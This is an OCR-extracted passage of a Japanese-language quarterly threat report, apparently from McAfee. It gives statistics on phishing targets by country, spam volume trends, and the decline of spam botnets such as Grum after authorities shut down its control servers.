
業界別フィッシング詐欺ターゲット



最も狙われる頻度が高いのは米国企業で、続いて英国とカナダの企業となっています。


米国	英国	カナダ	南アフリカ	オーストラリア
• イーベイ（eBay） • オートマチック・データ・プロセッシング（Automatic Data Processing） • ウェルズ・ファーゴ（Wells Fargo） • ペイパル（Paypal） • AMEX • バンク・オブ・アメリカ（Bank of America） • JPモルガン・チェース（J.P. Morgan Chase）	• ハリファクス・バンク・オブ・スコットランド（Halifax-Bank of Scotland） • HSBC • ロイズTSB（Lloyds TSB） • サンタンデール（Santander）	• シアーズ・カナダ（Sears Canada） • バンク・オブ・モントリオール（Bank of Montreal） • ロイヤル・バンク・オブ・カナダ（Royal Bank of Canada）	• アブサ（ABSA）	• オーストラリア・ニュージーランド銀行（ANZ） • セント・ジョージ・バンク（St George Bank） • ウェストパック・バンク（Westpac Bank） • ナショナル・オーストラリア銀行（National Australia Bank）

国別のフィッシング詐欺ターゲット




スパム URL

スパム URL とは、一方的に送りつけられるスパムメールで届くものです。また、この仲間には、スパミング目的のためだけに構築されたサイト(スパムブログやコメントスパムなど)も含まれます。これらの URL が存在している主な国は、米国、中国、ロシアです。




メッセージングの脅威

スパムメールの量は 1 月に一時的に増加しましたが、年々ゆっくりと減少しています。前の四半期にわずかに増加を見せたものの、その後は、予想どおり下降傾向が続いています。





スパムの量


世界で発生しているスパムメールの量は下降線を辿っていますが、国別の統計を見ると四半期ごとに差があります。サウジアラビアが最も劇的な例で、8 月に一時的に増加し、この四半期は 700%を超える増加となりました。トルコが 289%増で第 2 位、次いでスペインが 83%と、欧州諸国の上位に立っています。韓国（64%）、ロシア（41%）、日本（38%）では、大幅に減少しました。





スパムの量



インド
90,000,000
80,000,000
70,000,000
60,000,000
50,000,000
40,000,000
30,000,000
20,000,000
10,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月



日本
2,500,000
2,000,000
1,500,000
1,000,000
500,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月



ポーランド
25,000,000
20,000,000
15,000,000
10,000,000
5,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月



ロシア
100,000,000
80,000,000
60,000,000
40,000,000
20,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月



サウジアラビア
120,000,000
100,000,000
80,000,000
60,000,000
40,000,000
20,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月


韓国
35,000,000
30,000,000
25,000,000
20,000,000
15,000,000
10,000,000
5,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月


スペイン
18,000,000
16,000,000
14,000,000
12,000,000
10,000,000
8,000,000
6,000,000
4,000,000
2,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月



トルコ
30,000,000
25,000,000
20,000,000
15,000,000
10,000,000
5,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月


英国
14,000,000
12,000,000
10,000,000
8,000,000
6,000,000
4,000,000
2,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月



米国
250,000,000
200,000,000
150,000,000
100,000,000
50,000,000
0
2011年 10月
2011年 11月
2012年 12月
2012年 1月
2012年 2月
2012年 3月
2012年 4月
2012年 5月
2012年 6月
2012年 7月
2012年 8月
2012年 9月

ボットネットの詳細


メッセージを送信するボットネットによる感染は、5 月以来全体的に減少しており、9 月には、感染数は 2011 年第 4 四半期の水準に戻りました。今年 7 月から 9 月までに Grum が姿を消しただけでなく、Festi と Cutwail への感染も急激に減少しました。



7 月 18 日に数人のセキュリティ専門家が述べたところによれば、オランダ、ウクライナ、ロシア、パナマの当局が既知の Grum ボットネットコントロールサーバーをシャットダウンしたということです。Grum に制御され、スパムメール送信に利用されていたすべてのコンピューターは、もはやコマンドを受信することはありません。マカフィーが行った地球規模での追跡が、これを裏付けています。




Grum の消滅、Cutwail と Festi の減少に伴い、メッセージを送信するボットネットの主なものが大きく減少しました。



検出されたボットネットの送信者

国ごとのスパムと同様に、各国のボットネット統計には、前の四半期比でも各国間でも大きな違いがあります。ドイツではボットネット送信者数が倍増、スペインでは 40%増、英国では 27%増でした。その一方でロシアと韓国では 60%弱、日本では 26%、インドでは 20%減少しました。


検出されたボットネットの送信者（国別）



メッセージを送信するボットネットの蔓延


以下のボットネットデータ内